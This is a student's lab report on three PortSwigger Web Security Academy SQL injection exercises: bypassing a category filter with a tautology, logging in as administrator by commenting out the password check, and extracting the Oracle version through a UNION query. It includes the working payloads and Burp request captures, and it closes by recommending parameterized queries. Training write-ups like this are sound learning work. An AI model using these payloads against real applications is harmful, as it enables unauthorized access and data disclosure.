SQL Injection Assignment — Lab Report

Target: PortSwigger Web Security Academy - SQL Injection Labs

Assessment Type: Guided Lab Exercise / Academic Assignment

Prepared By: Payal Chaudhary

Date: 1th October, 2026

Table of Contents

1 Executive Summary 1
2 Scope & Methodology 1
2.1 Scope 1
2.2 Tools Used 1
2.3 Methodology: 1
3 Lab Findings 2
3.1 Lab 1 - SQL Injection in WHERE Clause (Hidden Data Retrieval) 2
3.2 Lab 2 - SQL Injection Login Bypass 3
3.3 Lab 3 - UNION Attack: Querying Database Type and Version (Oracle) 4
4 Summary of Findings 7
5 Conclusion 8

1 Executive Summary

This report documents the completion of three SQL Injection labs from the PortSwigger Web Security Academy, covering progressively advanced exploitation techniques: tautology-based WHERE clause bypass, authentication bypass via query truncation, and UNION-based data extraction against an Oracle backend. All three labs were solved using manual payload crafting and Burp Suite for request interception and analysis. The exercise demonstrates that unsanitized user input concatenated directly into SQL queries allows an attacker to alter query logic, bypass authentication, and extract arbitrary data from the underlying database including database metadata and version information.

2 Scope & Methodology

2.1 Scope

Lab	**Difficulty**	**Target Component**
SQL injection vulnerability in WHERE clause allowing retrieval of hidden data	Apprentice	Product category filter
SQL injection vulnerability allowing login bypass	Apprentice	Login authentication form

2.2 Tools Used

Tool	**Purpose**
PortSwigger Web Security Academy	Hosted vulnerable lab environments
Burp Suite Community Edition	Request interception, modification, Repeater-based payload testing
Browser (Chrome/Firefox)	Application interaction, baseline testing

2.3 Methodology:


For each lab, the normal application flow was first observed to establish a baseline query behavior, then crafted payloads were submitted (via browser URL or Burp Repeater) to alter the underlying SQL query, and the resulting response was analyzed to confirm successful exploitation.

3 Lab Findings

3.1 Lab 1 - SQL Injection in WHERE Clause (Hidden Data Retrieval)

- **Tool / Command:** Browser address bar -> GET /filter?category=' OR 1=1--
- **Description:** The product category filter builds a query of the form SELECT * FROM products WHERE category = 'Gifts' AND released = 1. The category parameter is inserted into the query without sanitization.
- **Vulnerability:** SQL injection in a WHERE clause filter.
- **Injection point:** category GET parameter.
- **Exploitation approach:** Injecting ' OR 1=1-- closes the string literal and appends a tautology, so the query becomes effectively WHERE category='' OR 1=1--. The OR 1=1 condition is true for every row, and -- comments out the remaining AND released = 1 clause, so the released restriction is bypassed entirely.
- **Finding:** All products including unreleased ones were returned, confirming the injection.
- **Result:** Lab solved "Congratulations, you solved the lab!" confirmation, full product catalog (including hidden items) displayed.


Evidence:




3.2 Lab 2 - SQL Injection Login Bypass

- **Tool / Command:** Login form — username: administrator'--, password: arbitrary.
- **Description:** The login function checks credentials with a query of the form SELECT * FROM users WHERE username = 'x' AND password = 'y'.
- **Vulnerability:** SQL injection in the authentication query.
- **Injection point:** username field, POST /login.
- **Exploitation approach:** Submitting administrator'-- as the username closes the string literal early and comments out the rest of the query, including the password check. The resulting query is effectively WHERE username='administrator'--, so the password supplied is never validated.
- **Finding:** Authentication succeeded without a valid password for the administrator account.
- **Result:** Logged in as administrator; "My Account" page confirmed with Your username is: administrator. Lab marked Solved.

Evidence:








3.3 Lab 3 - UNION Attack: Querying Database Type and Version (Oracle)

- **Tool / Command:** Burp Suite Repeater - GET /filter?category='+UNION+SELECT+'abc','def'+FROM+dual--+- then GET /filter?category='+UNION+SELECT+BANNER,NULL+FROM+v$version--+-
- **Description:** As in Lab 1, the category parameter feeds into a backend query, but here the response reflects selected column values directly on the page, making it exploitable via UNION to pull arbitrary data.
- **Vulnerability:** SQL injection allowing UNION-based extraction of arbitrary database content.
- **Injection point:** category GET parameter.
- **Exploitation approach:**
    1. Determine the query's column count and which columns render as text by injecting ' UNION SELECT 'abc','def' FROM dual-- - (Oracle requires a FROM clause for literal selects, hence dual). The response rendered both abc and def, confirming 2 text-renderable columns.
    2. Replace the dummy values with a query against Oracle's system view: ' UNION SELECT BANNER,NULL FROM v$version-- -.
- **Finding:** The response returned the full Oracle version banner set (database edition, PL/SQL release, TNS and NLSRTL version strings), confirming database fingerprinting via UNION injection.
- **Result:** Lab solved - Oracle version information fully disclosed via the application's front end.

Evidence:


Web Security Academy
SQL injection attack, querying the database type and version on Oracle
LAB Not solved
Back to lab home
Make the database retrieve the strings: 'Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production, PL/SQL Release 11.2.0.2.0 - Production, CORE 11.2.0.2.0 Production, TNS for Linux: Version 11.2.0.2.0 - Production, NLSRTL Version 11.2.0.2.0 - Production'
Back to lab description
Home
WE LIKE TO SHOP
Toys & Games
Refine your search:
All Accessories Gifts Lifestyle Pets Toys & Games
Roulette Drinking Game
The Roulette Drinking Game - Because drinking is more fun when you have no idea what you're about to get! Get the party started and get your guests in the spirit with this novelty drinking game! This spinning wheel of booze comes with 16 shot glasses to add whatever you like to. Choose whatever you please and add as much or as little as you like to get those palms sweating of everyone playing. Don't be afraid to get a bit daring as well and spice things up with a dash of


Burp Suite Community Edition v2026.8 - Temporary Project
Request
GET /filter?category='+UNION+SELECT+BANNER,NULL+FROM+v$version--+- HTTP/2
Response
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 4911
SQL injection attack, querying the database type and version on Oracle
Back to lab home
Make the database retrieve the strings: 'Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production, PL/SQL Release 11.2.0.2.0 - Production, CORE 11.2.0.2.0 Production, TNS for



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2026.8 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover
Send Cancel BurpAI
Target: https://0afd00d90325359b80960817001b0051.web-security-academy.net HTTP/2
Request
Pretty Raw Hex
GET /filter?category='+UNION+SELECT+'abc','def'+FROM+dual--+- HTTP/2
Host: 0afd00d90325359b80960817001b0051.web-security-academy.net
Cookie: session=IXRsZSU2aJOpNqJNWrO5ypHbbntKOMhq
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0afd00d90325359b80960817001b0051.web-security-academy.net/filter?category=Lifestyle
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Response
Pretty Raw Hex Render
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 4361
<!DOCTYPE html>
<html>
<!--LAB_HEAD_START-->
<head>
<link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
<title>
SQL injection attack, querying the database type and version on Oracle
</title>
</head>
<!--LAB_HEAD_END-->
<body>
<script src="/resources/labheader/js/labHeader.js">
</script>
<!--LAB_HEADER_START-->

<section class='academyLabBanner'>

<h2>
SQL injection attack, querying the database type and version on Oracle
</h2>

Back to lab home

<p id="hint">
Make the database retrieve the strings: 'Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production, PL/SQL Release 11.2.0.2.0 - Production, CORE 11.2.0.2.0 Production, TNS for Linux: Version 11.2.0.2.0 - Production, NLSRTL Version 11.2.0.2.0 - Production'
Search 0 highlights
Search 0 highlights
Done
4,469 bytes | 562 millis
Inspector
Notes
Custom actions


PortSwigger
Lab: SQL injection attack
SQL injection attack, que
https://0afd00d90325359b80960817001b0051.web-security-academy.net/filter?category=Toys+%26+Games
Web Security Academy
SQL injection attack, querying the database type and version on Oracle
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home
WE LIKE TO SHOP
Toys & Games
Refine your search:
All Accessories Gifts Lifestyle Pets Toys & Games
Roulette Drinking Game
The Roulette Drinking Game - Because drinking is more fun when you have no idea what you're about to get! Get the party started and get your guests in the spirit with this novelty drinking game! This spinning wheel of booze comes with 16 shot glasses to add whatever you like to. Choose whatever you please and add as much or as little as you like to get those palms sweating of everyone playing. Don't be afraid to get a bit daring as well and spice things up with a dash of chilli vodka or anything else you can find in your liquor cabinet. The Roulette Drinking Game is the ideal gift and addition for house parties, hen do's and stag

4 Summary of Findings

Lab	Technique Used	Injection Point	Key Observation	Impact
1. Hidden Data Retrieval	Tautology injection (OR 1=1)	category parameter (GET)	Appending OR 1=1-- makes the WHERE clause always true, bypassing the released = 1 filter	Disclosure of unreleased/hidden product data
2. Login Bypass	Comment-based query truncation ('--)	username field (POST)	Commenting out the rest of the query removes the password check entirely	Full authentication bypass — logged in as administrator without a password
3. Oracle Version Disclosure	UNION-based extraction	category parameter (GET)	Confirmed column count/text support with a dummy UNION, then queried v$version directly	Database type and exact version fully disclosed to an unauthenticat

5 Conclusion

Doing these three labs hands-on made SQL injection feel a lot more real than just reading about it. Lab 1 showed how a basic filter could leak hidden data with a one-line tautology, Lab 2 was the most surprising since I could log in as administrator without ever touching a real password, and Lab 3 took it a step further by pulling the database's own version info straight through the same injection point. All three came down to the same root cause user input being trusted inside a SQL query and the same fix: parameterized queries, with everything else just acting as a backup layer.